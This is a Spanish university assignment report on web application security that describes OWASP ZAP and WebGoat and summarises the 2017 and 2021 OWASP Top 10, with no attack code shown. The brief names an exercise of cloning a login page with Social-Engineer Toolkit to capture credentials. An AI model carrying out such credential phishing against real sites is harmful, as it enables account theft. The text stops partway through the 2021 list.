

ACTIVIDAD DE APRENDIZAJE 1:

Ataque a Aplicaciones Web.

Fase Transversal - Interpretación, aprehensión y transferencia conceptual / temática.

Los temas por tratar en esta actividad estarán atados a los conceptos de vulnerabilidades y ataques en el contexto de las aplicaciones web, las cuales en la actualidad son uno de los productos de software más usados y desarrollados en la actualidad. Primero, realizaremos una revisión a algunos proyectos con la firma de la OWASP enfocados en la seguridad de las aplicaciones web, esto con el fin de saber que herramientas open-source y gratuitas tenemos a nuestra disposición como desarrolladores y responsables de la seguridad de las aplicaciones web al momento de actuar frente a las amenazas que estos productos de software tienen en la actualidad, y lo más importante, todo por medio de una organización dispuesta para la comunidad.

Continuando con los proyectos de la OWASP, se hará una revisión de uno de los proyectos más importantes y populares de esta organización: el listado de vulnerabilidades en aplicaciones web, el cual fue presentado por la OWASP en octubre del 2021, esto con el fin de realizar una comparación con el listado previo emitido en 2017 y así encontrar que cambios en el panorama de la seguridad de las aplicaciones se han dado en los últimos años, recordemos que el saber que vulnerabilidades tiene un sistema es el inicio de las actividades de ataque y mantenimiento de este mismo.

Ya dejando de lado a la OWASP y sus proyectos, se realizarán dos actividades prácticas, la primera es la clonación de una página de Login de una aplicación por medio de la herramienta Social-Engineer Toolkit (SET) con el fin de efectuar un ejercicio de ingeniería social de Phishing y obtener las credenciales de acceso a la aplicación web en cuestión. Finalmente, se hará un proceso de inmersión dentro de una herramienta enfocada en el bloque de ataques a las aplicaciones web profundizando un poco en el objetivo de la herramienta seleccionada y la funcionalidad de esta, además de definir la importancia de esta en la seguridad de las aplicaciones web.

Fase Uno – Planteamiento de estudio de casos o actividad

1. Visiten a [owsap.org](https://www.owasp.org), e identifiquen al menos dos proyectos que desarrollan para la seguridad de aplicaciones web y les describa brevemente
2. Comparar el TOP 10 de 2017 y 2021 para identificar que amenazas descende, asciende, e incursiona en el top de 2021 de amenazas a aplicaciones web
3. Clone una página de una aplicación web con Social-Engineer Toolkit (SET) desde Kali y obtenga algún dato mediante captura en formulario web
4. Navegar en alguna de las posibles soluciones al bloqueo de aplicaciones web

Bloquea de ataque a aplicaciones web

No hay un estándar o guía de ruta que prepare a una casa de Sw para asegurar que la aplicación web no sea comprometida, pero hay recomendaciones en programación y testing para validar la seguridad de la aplicación web y reforzarle:

- OWASP
- DVWA framework
- OWASP Multiliade
- WebGoat
- Organizaciones NSA, ENISA, SANS, NIST



Fase Dos – Planteamiento de la respuesta y solución de la actividad

1. Proyectos OWASP

Para hablar de los proyectos desarrollados o apoyados por la OWASP, primero que todo se debe definir que es esta organización o proyecto y su objetivo en el mundo del desarrollo de aplicaciones o software y la implementación de seguridad en productos de software. La definición de la OWASP servirá de apoyo para la comprensión de este punto y el siguiente en el cual se realizará la comparación de uno de los proyectos documentados de esta organización como lo es el top 10 de vulnerabilidades presentes en las aplicaciones web en sus versiones del 2021 y 2017.

¿Qué es la OWASP?

En el mundo del desarrollo de software y en especial en el contexto de la seguridad que debe contar todo producto de software, siempre se busca el poder emplear herramientas y recursos que sean gratuitos y que a su vez cuenten con una comunidad de desarrolladores e interesados en el tema que sean de gran ayuda al momento de resolver dudas. Parte de la naturaleza de la OWASP (proyecto de seguridad de aplicaciones web abiertas) es esto, el ser una comunidad y red de contactos los cuales se encargan de la difusión de conocimiento sobre el contexto de la seguridad de aplicaciones y la creación de herramientas que permitan la gestión de la seguridad en aplicaciones y productos de software (Fernandez, 2010). Entre uno de los proyectos más importantes y conocidos de esta organización sin ánimo de lucro es el top 10 de vulnerabilidades en aplicaciones web, el cual tuvo su primera versión en el 2003, la cual sirve como punto de referencia para los desarrolladores y responsables de la seguridad de aplicaciones web, las cuales, en la actualidad, son de vital importancia en múltiples actividades. A continuación, se expondrán otros proyectos de software que son como tales herramientas impulsadas por la OWASP para poder realizar de forma óptima el mantenimiento e implementación de la seguridad en distintos productos de software (Fernandez, 2010; Restrepo, 2017)..



Ilustración 1 La OWASP es una de las organizaciones más importantes en el ámbito de la seguridad de software

OWASP ZAP (Zed Attack Proxy)

ZAP es uno de los proyectos más conocidos de esta organización y todo esto debido a su objetivo: permitir a los usuarios realizar Pentesting para la búsqueda de vulnerabilidades en aplicaciones web. Este programa es para cualquier persona interesada en la seguridad de estos productos de software, ya que cuenta con una interfaz de usuarios que permita su operación además de contar con documentación, material de soporte y una comunidad presta para la solución de dudas con relación al funcionamiento, la aplicación de pruebas de penetración y la gestión de vulnerabilidades (Bennetts, 2021; OWASP, 2020, 2021a; TalSoft TS, 2020). Todos

los proyectos que apoya la OWASP relucen por tener recursos a los que todas las personas puedan tener acceso y el tener una comunidad que cuenta con conocimiento, otras características a resaltar en especial de ZAP son las siguientes:

- ✓ **Funcionamiento:** la forma en que opera ZAP se puede definir como la simulación de un ataque de hombre en el medio Proxy y escáner de vulnerabilidades, en el cual este programa se ubicara entre el navegador de quien esté operando la aplicación web y el servidor en donde esta reside, de modo tal se revisaran los paquetes o mensajes de entrada y salida, esto con el fin de analizar el contenido de los mismos y obtener alertas en las cuales se le indique al usuario que esté operando a ZAP que tipo de ataques se estaban realizando contra la aplicación web y que vulnerabilidades aprovechan estos ataques para ser efectivos. Por otro lado, ZAP permite el realizar auditorías y pruebas de Pentesting definiendo distintos parámetros a los ataques a realizar, todo es todo con el fin de obtener las vulnerabilidades a parchear en la aplicación web soportado en información actualizada, además de ser escalable al tener plugins disponibles para enriquecer la información que se puede obtener por medio de ZAP.
- ✓ **Reportes:** ZAP permite generar reportes sobre las vulnerabilidades detectadas en la aplicación web, todo esto por medio de la información de vulnerabilidades a las que tiene acceso la OWASP y sus organizaciones asociadas, dándole la posibilidad a los usuarios de obtener reportes en formatos PDF o ODT todo esto enfocado para el apartado empresarial.
- ✓ **Multiplataforma:** no solo se puede considerar a ZAP como un producto de software que se puede instalar en distintos sistemas operáticos, como Windows, MacOS o distintas distribuciones de Linux, también permite su instalación en contenedores de Docker, sin olvidar que el proceso de instalación para cada entorno cuenta con su debida documentación.
- ✓ **Open-Source, gratuita y amigable con el usuario:** estas tres características se pueden resumir en accesibilidad, ya que ZAP al ser un proyecto de código abierto le permite a sus usuarios el acceder a su código, ver cómo opera y realizar aportes a la comunidad de OWASP que permitan el enriquecimiento de la herramienta, además de ser gratuita lo cual la hace una de las herramientas de escaneo de vulnerabilidades y Pentesting a

aplicaciones web más usadas en la actualidad, sin olvidar como puede ser usada por cualquier usuario, desde los más novatos con poco conocimiento en el tema que precisamente estén usándola para aprender sobre Pentesting hasta profesionales y expertos en desarrollo de software y seguridad en ámbitos empresariales.

En resumen, si lo que necesitamos en una herramienta que nos ayude a cuidar de la seguridad de nuestra aplicación web, de forma gratuita y fácil de operar, ZAP debería ser la primera opción que cualquier desarrollador o responsable de la seguridad de aplicaciones web debería consultar y probar, y si cabe en las posibilidades, apoyar por medio de donaciones este proyecto tan interesante e importante en la gestión de la seguridad de las aplicaciones web que son tan cruciales en la actualidad (OWASP, 2020, 2021a).




Ilustración 2 ZAP es una herramienta muy completa para el Pentesting y la gestión de vulnerabilidades

WebGoat

Dentro del hacking lo esencial es el saber cómo se puede atacar cualquier sistema esto con el fin de prevenir dichos ataques por medio de mecanismos de defensa, esa sería la esencia de WebGoat (su nombre hace relación a la debilidad de las cabras u ovejas), la cual es una aplicación web desarrollada en J2EE (Java 2 Enterprise Edition) con todas las vulnerabilidades del top 10 publicado por la misma OWASP, pero con la particularidad de que sirve como entorno

de aprendizaje al suministrar una serie de desafíos los cuales buscan que el usuario explote cada una de las vulnerabilidades a las cuales cualquier aplicación web en el mundo real pueda tener. OWASP presenta a WebGoat como un entorno educativo el cual le permita a los entusiastas de la seguridad poner a prueba sus habilidades para la intrusión en aplicaciones web, siempre teniendo presente que cada usuario será responsable del uso que le dé al conocimiento que obtenga mediante WebGoat y sus desafíos (DragonJAR, 2008; Navarro, 2018; OWASP, 2021e, 2021d). Algunas de las características a resaltar de este entorno de aprendizaje son las siguientes:

- ✓ **Instalación:** para realizar el proceso de instalación de esta herramienta de aprendizaje podemos emplear el recurso más rápido que es Docker y la creación de un contenedor con la imagen de WebGoat, ya con todas las dependencias y requisitos para su funcionamiento, siendo esta la opción más recomendada en aspectos de practicidad. Por otro lado, tenemos la instalación Standalone, la cual requiere tener instalado en el equipo a Java en su versión 15 o superiores y la descarga de WebGoat desde el repositorio de GitHub, para posteriormente ejecutar el archivo Jar que permita la ejecución de WebGoat en el puerto 8080, todo esto se puede ver en la documentación oficial brindada por OWASP.
- ✓ **Uso:** teniendo presente en proceso de instalación como finalizado, el uso de WebGoat es simple, ya que al acceder a esta en su respectivo puerto, podemos acceder a un listado de pruebas en las cuales se le describirá el objetivo de cada una, todas enfocadas en el aprovechamiento de alguna vulnerabilidad del top de OWASP y la inmersión en un ejemplo de ataque tal cual como lo puede realizar un atacante a una aplicación web, siendo una de las pruebas el obtener los números de tarjetas de crédito que se encuentran en la base de datos, todo esto por medio de la inyección de código SQL.
- ✓ **Precauciones:** el uso de esta herramienta conlleva cierto grado de responsabilidad, no solo con las habilidades que pueda obtener por medio de la herramienta, también con el uso de WebGoat, ya que al ser una aplicación web completamente vulnerable se deja una puerta abierta a los atacantes, por lo que la misma OWASP recomienda que, al usar WebGoat, apaguemos o cerremos nuestra conexión a internet, esto con el fin de convertirnos en el blanco de algún ataque real.

- ✓ **WebWolf:** WebGoat nos permite vernos desde el punto del objetivo de un ataque, pero esta aplicación tiene a WebWolf, el cual nos permite tener el punto de vista de los atacantes, permitiendo tener entornos en los cuales se pueda realizar procesos como la carga de archivos maliciosos, el envío de correos electrónicos por medio de un cliente de correo electrónico incorporado y demás apartados que nos ayudaran a ampliar nuestra visión de las implicaciones de la seguridad de una aplicación web. WebGoat se puede instalar por separado si se realiza la instalación Standalone y en el caso de usar a Docker, este se encontrará ya incluido, teniendo que acceder a este por medio del puerto 9090.

WebGoat, y su complemento WebWolf, es una gran opción si lo que se quiere es incursionar el hacking ético poniendo a prueba las habilidades que tengamos para la intrusión en aplicaciones web, siendo un entorno controlado, acorde a las vulnerabilidades que una aplicación web puede presentar, con sus precauciones y que nos permita en un futuro prestar nuestras habilidades en un entorno real para la prevención de ataques a las aplicaciones web del mundo real, cabe resaltar que WebGoat siempre se encuentra actualizado a las vulnerabilidades que la misma OWASP presenta en su listado, por lo que el conocimiento que se obtenga a través de WebGoat estará acorde al contexto de seguridad de la actualidad (DragonJAR, 2008; Navarro, 2018).




Ilustración 3 WebGoat en un entorno ideal para ver como las vulnerabilidades se convierten en ataques

2. Comparativa Top 10 OWASP 2017 y 2021

Continuando con otro de los proyectos de la OWASP, en este punto se hablara sobre su proyecto documental más importante, el cual es el top 10 de vulnerabilidades en las aplicaciones web, que es actualizado cada 3-4 años por parte de la organización, siempre teniendo en cuenta a la comunidad de miembros de la OWASP y la aplicación de encuestas y recolección de información por parte de las empresas patrocinadoras de la misma organización, de modo tal se obtenga una lista que represente las vulnerabilidades a las que una aplicación web se puede enfrentar en la actualidad por culpa de elementos que se dejan a la deriva en el diseño, desarrollo y puesta en marcha de una aplicación web (Restrepo, 2017). Para entrar en materia, a continuación, se dará un breve resumen de cada uno de los ítems que componen el top 10 en sus versiones del 2017 y 2021, teniendo presente que, en la actividad 2 sobre las metodologías y vulnerabilidades, se hizo una revisión a fondo del top de vulnerabilidades presentando en 2017.

Nota: *teniendo en cuenta que el listado de vulnerabilidades del 2021 aun no cuenta con un documento en el cual se presenta una mayor cantidad de información relación a los vectores de ataque, las debilidades de seguridad, el impacto y una puntuación para cada uno de estos ítems, solo se presentara una descripción de cada una de las vulnerabilidades, esto con el fin de presentar información acorde a la existente al momento de realizar este trabajo.*

Top 10 OWASP 2017

Este top es la renovación del listado presentado previamente en el 2013, teniendo cambios leves en las vulnerabilidades y su orden. En esta versión podemos encontrar una descripción amplia de cada una de las vulnerabilidades escogidas minuciosamente con la contribución de la comunidad que componente a la OWASP y las organizaciones patrocinadoras, todo esto estructurando la información recopilada en el periodo del 2013 a 2016, de modo tal se le presente a los interesados y demás entidades que empleen este listado como punto de referencia para la mejora en la seguridad de las aplicaciones web (de la Fuente, 2017; OWASP, 2017). Como resultado de este proceso, se obtuvo el siguiente listado de vulnerabilidades, las cuales fueron organizadas por medio de puntajes a la explotabilidad, prevalencia, detectabilidad

e impacto técnico de la vulnerabilidad en todos los casos de estudio empleados para la creación del listado (OWASP, 2017):

1. **Inyección:** este tipo de vulnerabilidad le permite al atacante el poder ingresar una cadena la cual contenga con una serie de comandos que cambien el funcionamiento o la respuesta de un componente de la aplicación web y de esta forma lograr obtener datos almacenados en la base de datos, archivos, un cambio en el comportamiento de la aplicación web hasta el daño del servidor en donde resida la base de datos, la aplicación web y demás componentes. El atacante puede inyectar código como SQL (Lenguaje de consultas estructuradas), NoSQL (Lenguaje de consultas no estructuradas), OS (comandos de sistema operativo) y LDAP (Protocolo ligero de acceso a directorio).
2. **Perdida de autenticación:** este tipo de vulnerabilidad reside en como las funciones o componentes encargados de la autenticación de la identidad de los usuarios y el control de las sesiones dentro de la aplicación web tienen falencias en su diseño y desarrollo, permitiéndole a los atacantes quebrantar las credenciales de acceso, tokens de sesión y convirtiéndose a su vez en una brecha que permita explotar otras vulnerabilidades presentes en la aplicación web que posibilitan la suplantación de identidad digital de forma temporal o permanente de alguno de los usuarios o actores de la aplicación.
3. **Exposición de datos sensibles:** por el afán en los procesos de prueba de funcionalidades y la pereza en la implementación de funciones o componentes que aseguren la integridad y confidencialidad de los datos que se manipulan en la aplicación web, los atacantes emplean esta vulnerabilidad para obtener información sensible, desde credenciales de acceso hasta datos personales y financieros de los usuarios y demás actores del sistema. Esta vulnerabilidad puede verse fácilmente desde el envío de datos por medio de la URL por medio del método GET, el envío de datos en peticiones HTTP de cualquier tipo sin ningún método de cifrado y hasta en operaciones internas en el servidor donde reside el backend de la aplicación web, en general, es la manipulación de datos sin ningún protocolo o medida que proteja su confidencialidad.
4. **Entidades externas XML:** uno de los elementos o componentes de terceros que más se pueden emplear dentro de las aplicaciones web son los procesadores XML, los cuales permiten a los desarrolladores la ejecución de un conjunto de comandos que

básicamente le aseguren la comunicación con otros servidores o aplicaciones web, la vulnerabilidad que reside en la implementación de estas entidades o procesadores XML radica en la forma en que se estructure el código XML a interpretar por estos y las medidas o protocolos de seguridad que cada procesador XML posea, sin olvidar que estos pueden emplear tecnologías como SOAP las cuales actualmente no prestan la seguridad debida en las aplicaciones web.

5. **Pérdida de control de acceso:** esta vulnerabilidad se puede evidenciar al momento de que un usuario o alguien que acceda a la aplicación web pueda ingresar a algún apartado, página o función que, en principio, debería estar restringida para su uso. Este problema se da al momento de que los desarrolladores no implementan algún método, proceso o componente que delimite que tipo de usuarios puede o no acceder a cada acción dentro de la aplicación web, llegando hasta el límite de que cualquier persona, sin haberse autenticado como un usuario en el Login de la aplicación, pueda tener acceso a la aplicación web sin ninguna restricción. La explotación de esta vulnerabilidad se da mediante el texteo de parámetros en la URL, esto con el fin de descubrir si existen acciones o apartados de la aplicación no accesibles de manera inicial, además de existir herramientas que realizan un mapeo de dichos apartados a los cuales se puede tener acceso con un tipo de usuario determinado.
6. **Configuración de seguridad incorrecta:** esta vulnerabilidad puede considerarse como culpa directa de los desarrolladores y encargados de las fases de diseño y desarrollo los cuales, en sus procesos de testeo de las funcionalidades que van desarrollado o por preferir la velocidad en el funcionamiento de la operación sobre la seguridad, definen parámetros o elementos que puedan exponer información sensible, no emplean protocolos, métodos o metodologías que le brinden seguridad a las actividades desarrolladas en la aplicación o simplemente no aplican ningún nivel de seguridad de la aplicación, todo con la excusa de que, si la aplicación funciona esta no requiere nada más, lo cual es el peor error ya que, como desarrolladores tenemos la responsabilidad de generar productos no solo acorde a las necesidades del cliente sino acorde a las necesidades de seguridad que el software requiere en la actualidad.
7. **Secuencia de comandos en sitios cruzados (XSS):** al momento de desarrollar una aplicación web, la elección de los lenguajes y tecnologías a emplear es crucial, al igual

que el código que se vaya desarrollando con el fin de satisfacer las necesidades expresadas por el cliente, es en este punto donde se pueden presentar inconvenientes en donde se cree código inseguro o se le posibilite a terceros el modificar el código e incluir parámetros de entrada en páginas cargadas con Javascript, PHP u otras tecnologías inseguras con el fin de obtener datos de los usuarios, redireccionar a un usuario a otro sitio externo a la aplicación web y hasta la ejecución de comandos en el servidor de bases de datos o del backend de la aplicación.

8. **Deserialización insegura:** el transporte de información dentro de una aplicación web y la comunicación con otros servicios o software externo a la aplicación es esencial, pero recordemos que la información requiere de procesos de serialización que garanticen que esta se mantenga íntegra y seguridad en todo el camino que realice a través de cada uno de los componentes, justo al realizar los procesos de serialización y deserialización se presenta esta vulnerabilidad en la que el atacante puede obtener información y hasta realizar la ejecución de código remoto con el fin de obtener información o generar un daño en el funcionamiento de la aplicación web. Esta vulnerabilidad se presenta en aplicaciones con sus componentes distribuidos los cuales requieren de procesos de serialización para la comunicación entre sí, ejemplo de estos sería una API en Spring Boot que es usada por una aplicación en React, o la API comunicándose con una base de datos MySQL.
9. **Componentes con vulnerabilidades conocidas:** como desarrolladores y encargados del mantenimiento de las aplicaciones web, comúnmente cometemos el error de usar tecnologías, como frameworks, lenguajes de programación o entornos de desarrollo (IDEs o sistemas operativos), las cuales nos resultan conocidas y cómodas para la producción de software, por lo cual preferimos arriesgar la información que se vaya a manipular en las aplicaciones web que creemos todo por comodidad, esto empleando desde tecnologías desactualizadas, lo cual es una puerta abierta a los atacantes para realizar cualquier actividad delictiva sobre el sistema debido a la información de las vulnerabilidades presentes en estos componentes. Esta vulnerabilidad regularmente es ignorada al pasar el tiempo debido a lo demandante que es migrar una aplicación web o alguno de sus componentes a tecnologías más actuales y que si brinden seguridad a las actividades de los usuarios.

10.Registro y monitoreo insuficientes: esta vulnerabilidad se resume al hecho de la no implementación o creación de métodos que permitan a los administradores de la aplicación web y a los usuarios de esta el tener control de las actividades que se realizan dentro de la aplicación, esto impidiendo el realizar auditorías o algún proceso de trazabilidad frente a actividades que atenten contra la seguridad y el funcionamiento de la aplicación web. Dentro de los elementos que no se implementan se encuentran las alertas frente acciones o intentos de ataque a la aplicación, en organizaciones o empresas es muy común el no limitar los horarios de acceso a aplicaciones web o recursos de la organización y, por último, siendo simple en implementar, el tener algún mecanismo, sea en alguna base de datos o en archivos, que guarde el registro de actividades de los usuarios.

Con este breve resumen de cada una de las vulnerabilidades definidas en el listado del 2017, se continuará con la exposición de las vulnerabilidades publicadas en la versión de este mismo listado en 2021. Esto con el fin de ver que variaciones en las definiciones, nomenclaturas y demás características de las vulnerabilidades nos presenta la OWASP.


RISK							Score
	Threat Agents	Exploitability	Prevalence	Detectability	Technical	Business	
A1:2017-Injection	App Specific	EASY ①	COMMON ②	EASY ③	SEVERE ④	App Specific	8.0
A2:2017-Authentication	App Specific	EASY ①	COMMON ②	AVERAGE ③	SEVERE ④	App Specific	7.0
A3:2017-Sens. Data Exposure	App Specific	AVERAGE ②	WIDESPREAD ③	AVERAGE ④	SEVERE ⑤	App Specific	7.0
A4:2017-XML External Entities (XXE)	App Specific	AVERAGE ②	COMMON ②	EASY ③	SEVERE ④	App Specific	7.0
A5:2017-Broken Access Control	App Specific	AVERAGE ②	COMMON ②	AVERAGE ③	SEVERE ④	App Specific	6.0
A6:2017-Security Misconfiguration	App Specific	EASY ③	WIDESPREAD ③	EASY ③	MODERATE ④	App Specific	6.0
A7:2017-Cross-Site Scripting (XSS)	App Specific	EASY ①	WIDESPREAD ③	EASY ③	MODERATE ④	App Specific	6.0
A8:2017-Insecure Deserialization	App Specific	DIFFICULT ①	COMMON ②	AVERAGE ③	SEVERE ④	App Specific	5.0
A9:2017-Vulnerable Components	App Specific	AVERAGE ②	WIDESPREAD ③	AVERAGE ④	MODERATE ⑤	App Specific	4.7
A10:2017-Insufficient Logging&Monitoring	App Specific	AVERAGE ②	WIDESPREAD ③	DIFFICULT ①	MODERATE ④	App Specific	4.0

Ilustración 4 Puntajes de las vulnerabilidades del top del 2017

Top 10 OWASP 2021

A mediados del mes de octubre, la OWASP nos sorprendió con la publicación de su listado de las vulnerabilidades en aplicaciones web el cual analiza el periodo entre el 2017 y 2019 y la

información suministrada por su comunidad, empresas asociadas y encuestas aplicadas a desarrolladores y demás responsables en la producción de software y la seguridad de este mismo, a continuación se realizara una breve descripción de cada una de las vulnerabilidades, esto con el fin de ir dando información al lector sobre qué cambios se realizaron en el listado (Nieto, 2021; OWASP, 2021c):

1. **Control de acceso roto:** según la información recopilada por la OWASP, el control de acceso a las funcionalidades y apartados dentro de una aplicación web se volvió la vulnerabilidad más presente en las aplicaciones web, recordemos que esta vulnerabilidad radica en la falencia o no existencia de mecanismos de control a elementos, componentes, recursos, servicios o acciones de la aplicación web puede acceder cada usuario, esto iniciando desde la falta de la clasificación de los usuarios de la aplicación, la definición de acciones o módulos a los cuales tiene permitido cada usuario y la aplicación de métodos o componentes restrictivos para la navegación dentro de la aplicación web, todo esto derivando en una elevación de privilegios, el acceso a información no autorizada y hasta la instrucción en componentes de la aplicación web como la base de datos (OWASP, 2021b).
2. **Fallos criptográficos:** esta vulnerabilidad responde al cambio de nomenclatura de una vulnerabilidad en el anterior listado la cual se relacionada a la exposición de datos sensibles, esta vulnerabilidad ya hace su enfoque en los sistemas o mecanismos de cifrado de datos aplicados en los distintos componentes de la aplicación web, teniendo en cuenta que, el emplear protocolos o algoritmos débiles, o el no uso de estos, deja a los datos totalmente débiles, además de contar con sistemas de cifrado que pueden estar ya obsoletos frente las necesidades de seguridad en las aplicaciones web (OWASP, 2021f).
3. **Inyección:** esta vulnerabilidad no cambia mucho en su naturaleza frente a su antecesora que lideraba el anterior listado, ya que sigue haciendo referencia a como las aplicaciones web no cuentan con mecanismos que bloqueen la ejecución de código introducido por algún atacante, teniendo como falencias la falta de revisión y control de los inputs de los usuarios y de los archivos que estos pueden cargar dentro del sistema, además de no contar con mecanismos que permitan el control de la ejecución de comandos SQL,

NoSQL, LPDA y OS que puedan afectar al sistema o permitirle al atacante obtener información sensible o tomar el control de todo el sistema (OWASP, 2021g).

4. **Diseño inseguro:** esta nueva vulnerabilidad recopila todos esos fallos que, como diseñadores de cualquier sistema, en este caso de las aplicaciones web, podemos cometer. Recordemos que la etapa de diseño es de vital importancia ya que en esta realizamos los planos o guías que nos ayudaran a la posterior construcción de la aplicación web, por lo que, una falla en el diseño asegurara también una falla en el funcionamiento de la aplicación y la seguridad de esta. Algunos ejemplos de esta vulnerabilidad podría ser el uso de metodologías de desarrollo de software que no garanticen la seguridad del producto final, la falta de definición o elección de componentes, mecanismos, protocolos y elementos de seguridad a emplear en el desarrollo o el no prever la inclusión de mecanismos de control en componentes clave de la aplicación, por ejemplo, el no dejar en claro algún elemento o mecanismo que controle el tiempo de inactividad de un usuario dentro de la aplicación. En resumen, este punto define a cualquier elemento de seguridad que no se haya contemplado, definido o analizado en la etapa de diseño de la aplicación web (OWASP, 2021h).
5. **Configuración de seguridad incorrecta:** esta vulnerabilidad mantiene los elementos expuestos en el listado del 2017, definiendo a esta vulnerabilidad como cualquier elemento, método, protocolo o mecanismo de seguridad que no se implementó correctamente en el desarrollo de la aplicación web, por ende, puede haber elementos que se hayan definido en el diseño de la aplicación pero que no se emplearon correctamente o simplemente no fueron aplicados, contemplando como parte de esta vulnerabilidad el uso de software desactualizado o con vulnerabilidades, políticas de seguridad ineficientes o inexistentes (OWASP, 2021i),
6. **Componentes desactualizados y vulnerables:** esta vulnerabilidad es un cambio en la nomenclatura de una vulnerabilidad del listado del 2017, pero ambas teniendo como enfoque el uso de componentes de terceros, como frameworks, lenguajes de programación, librería y demás tecnologías que se encuentran desactualizados y por ende cuentan con vulnerabilidades a las cuales los atacantes tendrán fácil acceso a la información de estas para su aprovechamiento, alertas o mecanismos de seguridad que terminan revelando información sensible al usuario y elementos que fueron aplicados

como parte de las pruebas de funcionamiento de la aplicación que no fueron eliminados antes del despliegue de la aplicación (OWASP, 2021j).

7. **Fallos en la identificación y autenticación:** esta vulnerabilidad es la actualización directa de la vulnerabilidad presentada en el listado del 2017 relacionada con la pérdida de autenticación, añadiéndole como elemento clave la identificación correcta de los usuarios y las sesiones de estos. En esta vulnerabilidad se hace referencia a todo proceso el cual no garantiza ni protege la identidad de los usuarios y la autenticidad de los datos suministrados, teniendo como punto clave la no gestión de credenciales de usuario seguras por parte de la aplicación web, la falta o desconocimiento de políticas de seguridad sobre las credenciales, el bloqueo de ataques de fuerza bruta por diccionario, la exposición de credenciales de usuario a través de la URL o componentes de la interfaz gráfica de la aplicación y la mala gestión de Session IDs por parte de la aplicación web (OWASP, 2021k).
8. **Fallos en software e integridad de datos:** esta es una de las nuevas vulnerabilidades de edificadas por la OWASP la cual consiste en el uso de software el cual rompa la integridad de los datos manipulados por parte de la aplicación web, el software en cuestión puede afectar este atributo de los datos al provenir de fuentes no autorizados u oficiales de los distribuidores, al no contar con certificados de seguridad o firmas digitales, teniendo como ejemplo latente el uso de dependencias y librerías, como Maven, en donde se pueden publicar recursos oficiales y alterados y se aplicados al backend de aplicación web, poniendo en total riesgo la integridad de la información, siendo esta destruida, enviada a otro destino en forma de copia o hasta permitirle a los delincuentes tomar el control del servidor en donde reside la aplicación web. Esta vulnerabilidad se resume en todo componente de software que pueda afectar el estado de los datos (OWASP, 2021l).
9. **Fallos en el registro y monitoreo:** esta vulnerabilidad no cambia su enfoque con relación al presentado en la anterior versión del listado, ya que se sigue contemplando como vulnerabilidad la implementación de sistemas de monitoreo y registro de las actividades e inconvenientes en las aplicaciones web, teniendo desde aplicaciones que cuentan con sistemas débiles, no acordes a las necesidades de seguridad para las aplicaciones web, hasta el no tener ningún mecanismo que le permita a los

administradores, usuarios y responsables de la seguridad de la aplicación tener un control de que se hace dentro del sistema y que intentos de ataque pudo sufrir la aplicación, dejando a la deriva los conceptos de trazabilidad y auditoria de la seguridad de la aplicación (OWASP, 2021m).

